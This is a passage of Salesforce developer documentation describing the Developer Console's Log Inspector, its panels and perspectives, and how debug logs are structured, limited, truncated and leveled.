- The Types column is a flat list of the classes of all instantiated objects in memory at the checkpoint, with a count of how many are instantiated, and the amount of memory consumed in bytes. Click an item to see a list of those objects in the Instances column, with their address in the heap and memory consumed. Click an instance to view the variables currently set in that object in the State column.
- The References tab provides two lists to display relationships between symbols held in memory. Use the Inbound References list to locate the symbols that can hold references to objects of a particular type. Use the Referencing Instances list to find specific instances holding references to a symbol. Double click to find that instance elsewhere in the heap.
- The Search tab lets you find symbols in the heap by value or address. Search matches partial symbol values, but addresses must be exact. To quickly search for a value, click the search icon () that appears to the right of it when you hover over it in the State panel.

- The Symbols tab displays a tree view of all symbols in memory at the checkpoint. Use it to quickly review the state of the system at the specific line of code (and iteration) where the checkpoint was set.

Important: If you don't see scroll bars in the Checkpoint Inspector panels on a Mac, open **System Preferences > General** and set `Show scroll bars` to `Always`.

[Checkpoints Tab](#)

[Setting Checkpoints in Apex Code](#)

[Overlaying Apex Code and SOQL Statements](#)

Log Inspector

The Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.

The panels displayed in the Log Inspector depend on the selected perspective. To switch perspectives, click **Debug > Switch Perspective**. For details on default and custom perspectives, see [Managing Perspectives in the Log Inspector](#).

Log Panels

The Log Inspector can contain any of the following panels:

- [Stack Tree](#)
- [Execution Stack](#)
- [Execution Log](#)
- [Source](#)
- [Variables](#)
- [Execution Overview](#)

Click **Debug > View Log Panels** or CTRL+P to choose from available panels and design a custom perspective.

If you design a custom perspective you want to use again, click **Debug > Save Perspective** and give it a memorable name. After a custom perspective is saved, you can select it any time you use the Log Inspector by clicking **Debug > Switch Perspective**.

Most panels refresh automatically to display information when you click on an item in a related panel. For example, if you click a folder in the Stack Tree panel, the Execution Stack, Execution Log and Source panels are updated to display information about the related object. Similarly, if you click a line in the Execution Log, the Stack Tree, Execution Stack, and Source panels are all updated with details on that line. Clicking an item in the Executed Units tab in the Execution Overview updates the Execution Log, Stack Tree, Execution Stack, and Source panels.

Stack Tree

The Stack Tree panel displays two tree views that display information “top down” — from initiating calls to the next level down, which allows you to see the hierarchy of items in a process. For example, if a class calls a second class, the second class displays as a child node of the first class.

The Execution Tree displays each operation. For example, if a `for` loop calls `System.debug()` 8 times, the Execution Tree shows the duration of each call:

The Performance Tree aggregates operations to give you a better look at the performance of an operation as a whole. Using the same example as above, the Performance Tree displays the total duration of every call to `debug`:

This log was generated from the Execute Anonymous Window. Calls to `debug` and other methods from other locations in your code are aggregated in the executed unit.

Each section in the Stack Tree panel includes this information:

Column	Description
Scope	Delimited region within the process, such as workflow, a class, or DML.
Unit	Name of the item (region).
Duration	Amount of time (in milliseconds) the item took to run.
Heap	Amount of heap (in bytes) the item used.
Iterations	Number of times the item was called.

Execution Stack

The Execution Stack panel displays a “bottom-up” view of the currently-selected item in the debug log, starting with the lowest level call, followed by the operation that triggered that call, and so on.

Unit	Duration	Heap
debug	0.11	0
execute_anony...	53.00	2534

Execution Log

The Execution Log panel contains the debug log for the current process. The debug log contains every action that occurred in the process, such as method calls, workflow rules, and DML operations. To view long lines that are truncated in the view, hover over the line to display a popup.

Timestamp	Event	Details
10:35:16:061	EXECUTION_ST...	
10:35:16:061	CODE_UNIT_ST...	[EXTERNAL] execute_anonymous_apex
10:35:16:064	VARIABLE_SCO...	[1] characters LIST<String> true false
10:35:16:086	HEAP_ALLOCATE	[EXTERNAL] Bytes:7
10:35:16:086	HEAP_ALLOCATE	[EXTERNAL] Bytes:13
10:35:16:086	STATEMENT_EX...	[1]
10:35:16:086	STATEMENT_EX...	[1]
10:35:16:086	LIMIT_USAGE	[1] SCRIPT_STATEMENTS 1 200000
10:35:16:087	HEAP_ALLOCATE	[1] Bytes:4
10:35:16:087	SYSTEM_CONST...	[1] <init>0
10:35:16:088	SYSTEM_CONST...	[1] <init>0
10:35:16:088	HEAP_ALLOCATE	[1] Bytes:5
10:35:16:088	SYSTEM METHO...	[1] LIST<String> .add(Object)
10:35:16:088	SYSTEM METHO...	[1] LIST<String> .add(Object)
10:35:16:088	HEAP_ALLOCATE	[1] Bytes:11
10:35:16:088	SYSTEM METHO...	[1] LIST<String> .add(Object)

Use the Execution Log to retrace steps through a process. You can step through lines on your own or filter the log to lines of specific interest:

- **This Frame:** Displays only this region of the process, or only the items that are associated with the level. For example, if you select a trigger that calls a class, only the trigger operations are displayed. If you click `CODE_UNIT_STARTED` and select **This Frame**, only the items in the process that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED` are displayed.
- **Executable:** Displays only the executable items in the debug log. This hides the cumulative limits information, such as the number of SOQL queries made, the number of DML rows, and so on.

Tip: Always leave **Executable** checked. Only deselect it when you are working on optimizing your process and need specific limits information.

- **Debug Only:** Displays only the debug statements you have added to the code.
- **Filter:** Displays items that match what you enter in the associated field. For example, if you select **Filter** and type `DML`, only the lines in the execution log with the string “DML” in either the event or details are displayed. The filter is case-sensitive.

The Execution Log panel contains this information:

Column	Description
Timestamp	System time when the process began, shown in the local user's time. The format is: <code>HH:MM:SS:MSS</code> .

Column	Description
Event	The Debug event
Details	Additional details pertaining to the event, such as line number and parameters.

Source

The Source panel contains the executed source code or the metadata definitions of entities used during the process, and lists how many times a line of code was executed. The content displayed in the panel depends on what's selected elsewhere in the view.

To go to a specific line of code, enter a line number in the entry box at the bottom of the source panel and click **Jump**.

Click **Open** to open executed source code in Source Code Editor view.

 **Note:** If validation rules or workflow are executed during the process, the metadata representation displays in the source panel. You can't open a metadata representation from the Developer Console. See [ValidationRule](#) and [Workflow](#) in the *Force.com Metadata API Developers Guide*.

Variables

Use the Variables panel to discover when a variable is assigned a value and what that value is. Click on a `variable` event to populate the section.

 **Note:** The **Apex Code** log level must be set to `Finest` for variable assignments to be logged.

Another way to view the contents of variables is to use checkpoints, which allow you to see more details about entities held in memory at a point of execution. For details, see [Setting Checkpoints in Apex Code](#).

Execution Overview: Save Order, Limits, Timeline, and Executed Units

The Execution Overview panel at the bottom of the Log Inspector contains four tabs:

- The Save Order tab displays a color-coded timeline of DML actions. For each DML action taken, save order elements are shown as boxcars in the timeline.

The following colors are used to differentiate between elements:

Color	Type
Red	Before trigger
Orange	After trigger
Green	Validation rule
Blue	Assignment rule

Color	Type
Purple	Workflow rule

For details on a specific element, click the associated boxcar in the timeline. The popup window displays additional information, including a link to navigate directly to the relevant place in the log.

To view the ID(s) of affected records, click the name of the sObject in the left pane.

- The Limits tab displays overall system limits by name and amount used and contains this information:

Column	Description
Limit	Name of the limit.
Used so far	Amount of the limit used by this process at this point of execution.
Request Total	Amount of this limit used by the request at completion.
Total Available	Total amount for the limit.

- The Timeline tab provides a visual representation of the time taken by each process. Select the **Scale** option that results in the most useful view.

The Timeline tab contains this information:

Column	Description
Category	Type of process.
Millis	Milliseconds of time taken by the process.
%	Percent the process took of the entire request.

- The Executed Units tab displays the system resources used by each item in the process.

The screenshot shows the 'Execution Overview' window with the 'Executed Units' tab selected. It displays a table with columns: What, Name, Sum, Avg, Max, Min, Count, Heap, Query Type, Sum rows, Avg rows, Max rows, Min row. The data includes methods like 'size', 'debug', 'execute...', and 'add' with their respective resource usage metrics.

What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.40	0.08	0.11	0.06	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	0.72	0.09	0.13	0.08	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute...	36.92	36.92	36.92	36.92	1	2534	n/a	n/a	n/a	n/a	n/a
Method	/_ui/com...	36.98	36.98	36.98	36.98	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.49	0.12	0.15	0.09	4	0	n/a	n/a	n/a	n/a	n/a

The buttons at the bottom of the tab can be used to filter out information by item type. For example, if you don't want to view details for methods, click **Methods**. Click the button a second time to clear the filter.

The Executed Units tab contains the following information:

Column	Description
What	Type of process item. Types include: <ul style="list-style-type: none"> - Method - Queries - Workflow - Callouts - DML - Validations - Triggers - Pages
Name	Name of the process item.
Sum	Total duration for the item.
Avg	Average duration for the item.
Max	Maximum duration for the item.
Min	Minimum duration for the item.
Count	Number of times the item was called during the process.
Heap	Amount of space the item took on the heap.
Query Type	Type of query. Possible values are: <ul style="list-style-type: none"> - SOQL - SOSL
Sum rows	Total number of records changed for the item.
Avg rows	Average number of records changed for the item.
Max rows	Maximum number of records changed for the item.
Min row	Minimum number of records changed for the item.

To sort information by a specific column, click the column header.

 **Important:** If you are using a Mac and you don't see scroll bars in the Log Inspector panels, open **System Preferences > General** and set `Show scroll bars` to **Always**.

Examples of Using the Log Inspector

SEE ALSO:

- [Developer Console Debug Menu](#)
- [Logs Tab](#)
- [Managing Perspectives in the Log Inspector](#)
- [Creating Custom Perspectives in the Log Inspector](#)

Examples of Using the Log Inspector

Here are some of the ways you can use the Log Inspector to diagnose and solve problems.

- [Tracing the Path of Execution](#)
- [Viewing `System.Debug` Statements](#)
- [Updating Source Code](#)
- [Tracking DML in a Request](#)
- [Evaluating the Performance of a Visualforce Page](#)
- [Viewing a Complex Process](#)

Tracing the Path of Execution

Scenario: You've opened a debug log in the Log Inspector. What are some of the ways to step through the information?

1. In the Execution Log panel, select **Executable** to filter out all non-executable steps, including cumulative limits information.
2. In the Execution Overview panel, click the Executed Units tab to view the aggregate values of different types of operations in the request. For example, you can view the number of DML operations or the different methods by the type of method.
3. Click the Limits tab to view the governor limits used by this operation.

Viewing `System.Debug` Statements

Scenario: You've added a number of `System.Debug` statements to your code to track a request's progress. How do you find them using the Log Inspector?

1. In the Execution Log panel, select **Filter**.
2. Enter `DEBUG` (upper-case) in the entry box.

Only the lines containing the string `DEBUG` are shown in your request display.

Updating Source Code

Scenario: After you run your request, you notice an Apex code error in the debug log. What's the easiest way to edit your Apex code?

1. From the Source panel, select the line of code.
2. Click **Open**.

The class or trigger opens in a new Source Code Editor tab.

Tracking DML in a Request

Scenario: Your request contains many DML statements in different locations. How can you tell how many times DML is executed in a request?

Here are two techniques for drilling into a debug log to examine the actual DML executed during the course of a request:

1. In the Execution Log panel, select **Filter**, then type `DML`. All items in the request that contain DML anywhere in either the event or details display.

2. In the Execution Overview panel, click the Executed Units tab and disable all other types of execution, except for DML. The buttons are toggles—click once to filter that type of operation **out** of the list. Click again to disable the filter. To view only the DML, click **Methods, Queries, Workflow, Callouts, Validations, Triggers** and **Visualforce Pages**.
 - The details of the DML operation show the kind of object that was affected, and the specific operation performed—insert, update, and so on. You can also view the number of times a DML statement was executed, the number of rows, and so on.
 - If you click a DML request item in the Executed Units tab, the Execution Log filters out all other parts of the request and displays only that DML statement.

You can also use these procedures for looking up and filtering queries.

Evaluating the Performance of a Visualforce Page

Scenario: You have a Visualforce page and an Apex controller that executes SOQL queries. How do you analyze the performance of your page and find out which code unit took the most time? How do you determine how many queries are performed in the request? How do you verify how close you are getting to governor limits?

1. In the Stack Tree panel, look for the name of the Visualforce page. The top level has the format `/apex/pagename`. The first node under that shows the actual execution of the page. Open that node to see when the controller was initialized.
2. Continue to open nodes to explore the calling of methods and how long each method took. When you click an item in the Stack Tree panel, the Execution Log panel displays that portion of the debug log, the **Source** panel refreshes to display the appropriate source code, and the Variables panel shows the variables that are in context.
3. In the Execution Overview panel, click the Executed Units tab to view statistics of your code that include execution time in milliseconds and heap size in bytes. The Cnt column shows the number of times a certain code unit has been executed. If a code unit was executed more than once, the sum, average, maximum, and minimum run times are updated. Similarly, if a query is executed more than once, the display is updated to summarize the aggregate numbers of returned rows.

You can filter out code units by clicking the buttons on the bottom that correspond to the code units you want to omit from the view. [Tracking DML in a Request](#) explains how to do this.

Execution Overview												
Save Order		Limits		Timeline		Executed Units						
What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.40	0.08	0.11	0.06	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	0.72	0.09	0.13	0.08	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute...	36.92	36.92	36.92	36.92	1	2534	n/a	n/a	n/a	n/a	n/a
Method	_/ui/com...	36.98	36.98	36.98	36.98	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.49	0.12	0.15	0.09	4	0	n/a	n/a	n/a	n/a	n/a

Show: Methods Queries Workflow Callouts DML Validations Triggers Pages

4. Click the Limits tab to verify the applicable limits, and how close your request is to each applicable limit. The Total Available column shows the governor limits allowed for your organization per type of operation. The Request Total column shows the total number of requests performed. The Used So Far column shows the number of requests consumed at the point of execution you selected in the stack trace or execution log.
5. Click the Timeline tab to see a visual display of the executed code units broken up by the type of code unit, in addition to the total and percentage of execution time for each type of code unit. The timeline lets you quickly find out which parts of the request took the longest. Select a time interval at the bottom of the summary section to increase or decrease the period displayed in the timeline.

In this example, database requests took the most time (56.95%). They are followed by the Visualforce page. The least amount of time was spent on Apex code. Also, Visualforce pages and Apex code were executed first and last, while database operations were carried out between them.

Viewing a Complex Process

Scenario: Your process is complex, and includes several Apex classes and triggers, workflow, and validation rules. What are some of the best ways to step through or filter the resulting debug log?

1. The Stack section contains a tree structure illustrating the execution path of all the top level items in the request. Use this to see the hierarchy of items as they execute.
2. Use the **Filter** entry box in the execution log. For example, if you're interested in trigger-specific events, click **Filter** and enter *trigger*. Only the lines in the debug log that contain the word *trigger* display in the execution log section.
3. Limit the scope of the Execution Log tab to a specific selected unit of execution by selecting **This Frame**. For example, if you select a line that contains `CODE_UNIT_STARTED` in the execution log, and then click **This Frame**, the execution log displays only the items in the request that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED`.

 **Note:** When **This Frame** is selected, the Execution Log only displays the items that are contained in that frame, not any lower level operations. For example, if a trigger calls a class, only the trigger operations display in the Execution Log, not the class operations.

Use Custom Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

[Creating Custom Perspectives in the Log Inspector](#)

Every developer has a different style. You can use one of our out-of-the box perspectives, create a custom perspective, or modify an existing perspective.

[Managing Perspectives in the Log Inspector](#)

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

Creating Custom Perspectives in the Log Inspector

Every developer has a different style. You can use one of our out-of-the box perspectives, create a custom perspective, or modify an existing perspective.

For a list of out-of-the box perspectives, see [Log Inspector](#).

1. In the Developer Console, open a log in the Log Inspector.
2. Click **Debug > View Log Panels** and select the panels you want to include in the perspective.
For a list of available panels, see [Log Panels](#). If you modify a perspective, an * is appended to the perspective name until it is saved.

 **Tip:** If you create a perspective that includes the **Execution Log** panel, you may want to include the **Source** panel.

- To save your changes, click **Save Perspective**. To create a new perspective, click **Save Perspective As** and enter a new name.

SEE ALSO:

- [Log Inspector](#)
- [Managing Perspectives in the Log Inspector](#)

Managing Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.



When you perform a task in the Log Inspector, make sure you choose the right perspective for the job.

To manage your perspectives, click **Debug > Perspective Manager**.

- To switch to a different perspective, double-click the perspective name, or select it and click **Open**.
- To change the default perspective, select the perspective name and click **Set Default**.
- To delete a perspective, select the perspective name and click **Delete**.
- To create a custom perspective, see [Creating Custom Perspectives in the Log Inspector](#).

The following perspectives are predefined:

- All** (default)

The screenshot displays the Log Inspector interface for a debug session. The top bar shows the log path: `Log /_ui/common/apex/debug/ApexCSIAPI @04/24 11:04:55`. The main area is divided into several panels:

- Stack Tree:** Shows a tree view of the execution stack with columns for Unit, Duration, and Heap. The current unit is `execute_a...` with a duration of 31.43 and a heap of 2534.
- Execution Log:** A table of execution events with columns for Timestamp, Event, and Details. The selected event is `HEAP_ALLOCATE [EXTERNAL] Bytes: 7` at `11:04:55:108`.
- Source:** Shows the source code for the selected event, with a `Jump` button and an `Open` button.
- Execution Stack:** A table showing the stack of execution units, including `debug` units with durations of 0.07 and 0.09.
- Execution Overview:** A table summarizing the execution of various methods. The table has columns for What, Name, Sum, Avg, Max, Min, Count, Heap, Query Type, Sum rows, Avg rows, Max rows, and Min row.



What	Name	Sum	Avg	Max	Min	Count	Heap	Query Type	Sum rows	Avg rows	Max rows	Min row
Method	size	0.34	0.07	0.12	0.05	5	0	n/a	n/a	n/a	n/a	n/a
Method	debug	0.66	0.08	0.11	0.07	8	0	n/a	n/a	n/a	n/a	n/a
Method	execute_a...	31.43	31.43	31.43	31.43	1	2534	n/a	n/a	n/a	n/a	n/a
Method	/_ui/commo...	31.48	31.48	31.48	31.48	1	0	n/a	n/a	n/a	n/a	n/a
Method	add	0.39	0.10	0.11	0.09	4	0	n/a	n/a	n/a	n/a	n/a
Method		0.36	0.36	0.36	0.36	1	0	n/a	n/a	n/a	n/a	n/a

At the bottom, there are tabs for `Show: Methods, Queries, Workflow, Callouts, DML, Validations, Triggers, Pages`.

- Debug:** A perspective designed for code debugging that includes the Execution Log, Source and Variables panels.

- **Log Only:** An all-purpose perspective for viewing log execution that includes the Execution Log panel only.

- **Analysis:** A perspective designed for log analysis that includes the Stack Tree, Execution Stack, Execution Log, and Execution Overview panels.

Use a perspective that makes completing your task fast and easy. Every developer has a different style; if one of the predefined perspectives doesn't meet your needs, it's easy to design your own. For details, see [Creating Custom Perspectives in the Log Inspector](#)

To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance, Unlimited, Developer, Enterprise,** and **Database.com** Editions

The Salesforce user interface, Email Services, and Approvals are not available in **Database.com**.

Use debug logs to track events that occur in your org. Debug logs are generated when you have active user-based trace flags, when you run Apex tests, and when executed code or API requests include debugging parameters or headers.

A debug log can record database operations, system processes, and errors that occur when executing a transaction or running unit tests. Debug logs can contain information about:

- Database changes
- HTTP callouts
- Apex errors
- Resources used by Apex
- Automated workflow processes, such as:
 - Workflow rules
 - Assignment rules
 - Approval processes
 - Validation rules

Note: The debug log does not include information from actions triggered by time-based workflows.

The system generates a debug log every time a transaction that is included in the defined filter criteria is executed.

Transactions can be generated from the following:

- Salesforce user interface
- API
- `executeanonymous` calls
- Web services
- Email services

The [filter criteria](#) set for the user, the Developer Console, or the API header determine what is included in the debug log.

Note: Debug logs don't include transactions that lead conversion triggers. For example, suppose that a converted lead triggers a workflow rule. The debug log doesn't show that this workflow rule fired.

The following are examples of when to use a debug log.

- As a developer creating a custom application, you can use the debug log to validate the application's behavior. For example, you can set the debug log filter to check for callouts. In the resulting debug log, you can view information about the success and duration of those callouts.
- As an administrator for an org, you can use the debug log to troubleshoot when a user reports difficulty. Set a trace flag on the user, ask the user to step through the problematic transaction, and then use the debug log to view the system details.

Debug Log Limits

The following are the limits for debug logs.

- Each debug log must be 2 MB or smaller. Debug logs that are larger than 2 MB are reduced in size by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.
- Each org can retain up to 50 MB of debug logs. Once your org has reached 50 MB of debug logs, the oldest debug logs start being overwritten.

Debug Log Truncation

To provide the most pertinent information, debug logs are truncated, usually starting with older log entries. The newest log entries are always preserved. 200 KB of the debug log are deleted when the log reaches its maximum size of 2 MB.

The following events are necessary for processing the debug log, so they're not deleted during truncation.

- EXECUTION_STARTED
- EXECUTION_FINISHED
- CODE_UNIT_STARTED
- CODE_UNIT_FINISHED
- METHOD_ENTRY
- METHOD_EXIT
- CONSTRUCTOR_ENTRY
- CONSTRUCTOR_EXIT
- SOQL_EXECUTE_BEGIN
- SOQL_EXECUTE_END
- SOSL_EXECUTE_BEGIN
- SOSL_EXECUTE_END
- CALLOUT_REQUEST
- CALLOUT_RESPONSE
- FATAL_ERROR

 **Note:** Log entries for events that are necessary for processing the debug log aren't truncated. However, other log information that appears between the start and end lines of these log entries is removed during log truncation.

[Debug Log Details](#)

A debug log includes a header, execution units, code units, log lines, and other log data.

[Debug Log Order of Precedence](#)

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

[Debug Log Levels](#)

To specify the level of information that gets included in debug logs, set up trace flags and debug levels. The debug levels assigned to your trace flags control the type and amount of information that is logged for different events. After logging has occurred, inspect debug events in your debug logs.

[Searching a Debug Log](#)

To search for text in a debug log, use the Command Line Window in the Developer Console.

A debug log includes a header, execution units, code units, log lines, and other log data.

Inspecting the Debug Log Sections

After you generate a debug log, the type and amount of information listed depends on the [filter values](#) you set for the user. However, the format for a debug log is always the same.

A debug log has the following sections.

Header

The header contains the following information.

- The version of the API used during the transaction.
- The [log category and level](#) used to generate the log. For example:

The following is an example of a header.

```
39.0
APEX_CODE, DEBUG; APEX_PROFILING, INFO; CALLOUT, INFO; DB, INFO; SYSTEM, DEBUG; VALIDATION, INFO; VISUALFORCE, INFO;
WORKFLOW, INFO
```

In this example, the API version is 39.0, and the following debug log categories and levels have been set.

Apex Code	DEBUG
Apex Profiling	INFO
Callout	INFO
Database	INFO
System	DEBUG
Validation	INFO
Visualforce	INFO
Workflow	INFO

Execution Units

An execution unit is equivalent to a transaction. It contains everything that occurred within the transaction. `EXECUTION_STARTED` and `EXECUTION_FINISHED` delimit an execution unit.

Code Units

A code unit is a discrete unit of work within a transaction. For example, a trigger is one unit of code, as is a `webservice` method or a validation rule.

 **Note:** A class is **not** a discrete unit of code.

`CODE_UNIT_STARTED` and `CODE_UNIT_FINISHED` delimit units of code. Units of work can embed other units of work. For example:

```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```

Units of code include, but are not limited to, the following:

- Triggers
- Workflow invocations and time-based workflow
- Validation rules
- Approval processes
- Apex lead convert
- `@future` method invocations
- Web service invocations
- `executeAnonymous` calls
- Visualforce property accesses on Apex controllers
- Visualforce actions on Apex controllers
- Execution of the batch Apex `start` and `finish` methods, and each execution of the `execute` method
- Execution of the Apex `System.Schedule execute` method
- Incoming email handling

Log Lines

Log lines are included inside units of code and indicate which code or rules are being executed. Log lines can also be messages written to the debug log. For example:

Time Stamp	Event Identifier
14:49:59.037	(37045000) USER_DEBUG [2] DEBUG Hello World!

Log lines are made up of a set of fields, delimited by a pipe (`|`). The format is:

- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *HH:mm:ss.SSS*. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However, you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer Console's Logs tab, right-click the name of a log and select **Open Raw Log**.
- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`). Also includes any additional information logged with that event, such as the method name or the line and character number where the code was executed.

More Log Data

In addition, the log contains the following information.

- Cumulative resource usage is logged at the end of many code units. Among these code units are triggers, `executeAnonymous`, batch Apex message processing, `@future` methods, Apex test methods, Apex web service methods, and Apex lead convert.
- Cumulative profiling information is logged once at the end of the transaction and contains information about DML invocations, expensive queries, and so on. "Expensive" queries use resources heavily.

The following is an example debug log.

```
37.0 APEX_CODE, FINEST; APEX_PROFILING, INFO; CALLOUT, INFO; DB, INFO; SYSTEM, DEBUG;
  VALIDATION, INFO; VISUALFORCE, INFO; WORKFLOW, INFO
Execute Anonymous: System.debug('Hello World!');

[Debug Log Levels](#)[Searching a Debug Log](#)

Debug Log Order of Precedence

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

The order of precedence for debug log levels is:

1. Trace flags override all other logging logic. The Developer Console sets a trace flag when it loads, and that trace flag remains in effect until it expires. You can set trace flags in the Developer Console or in Setup or by using the `TraceFlag` and `DebugLevel` Tooling API objects.

 **Note:** Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

2. If you don't have active trace flags, synchronous and asynchronous Apex tests execute with the default logging levels. Default logging levels are:

DB

INFO

APEX_CODE

DEBUG

APEX_PROFILING

INFO

WORKFLOW

INFO

VALIDATION

INFO

CALLOUT

INFO

VISUALFORCE

INFO

SYSTEM

DEBUG

3. If no relevant trace flags are active, and no tests are running, your API header sets your logging levels. API requests that are sent without debugging headers generate transient logs—logs that aren't saved—unless another logging rule is in effect.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

- If your entry point sets a log level, that log level is used. For example, Visualforce requests can include a debugging parameter that sets log levels.

If none of these cases apply, logs aren't generated or persisted.

To specify the level of information that gets included in debug logs, set up trace flags and debug levels. The debug levels assigned to your trace flags control the type and amount of information that is logged for different events. After logging has occurred, inspect debug events in your debug logs.

A debug level is a set of log levels for debug log categories, such as `Database`, `Workflow`, and `Validation`. A trace flag includes a debug level, a start time, an end time, and a log type. The log types are `DEVELOPER_LOG`, `USER_DEBUG`, and `CLASS_TRACING`.

When you open the Developer Console, it sets a `DEVELOPER_LOG` trace flag to log your activities. `USER_DEBUG` trace flags cause logging of an individual user's activities. `CLASS_TRACING` trace flags override logging levels for Apex classes and triggers, but don't generate logs.

When using the Developer Console or monitoring a debug log, you can specify the level of information that gets included in the log.

Log category

The [type of information logged](#), such as information from Apex or workflow rules.

Log level

The [amount of information logged](#).

Event type

The combination of log category and log level that specify which [events get logged](#). Each event can log additional information, such as the line and character number where the event started, fields associated with the event, and duration of the event.

Debug Log Categories

Each debug level includes a debug log level for each of the following log categories. The amount of information logged for each category depends on the [log level](#).

Log Category	Description
Database	Includes information about database activity, including every data manipulation language (DML) statement or inline SOQL or SOSL query.
Workflow	Includes information for workflow rules, flows, and processes, such as the rule name and the actions taken.
Validation	Includes information about validation rules, such as the name of the rule and whether the rule evaluated true or false.
Callout	Includes the request-response XML that the server is sending and receiving from an external web service. Useful when debugging issues related to using Force.com web service API calls or troubleshooting user access to external objects via an OData adapter for Salesforce Connect.
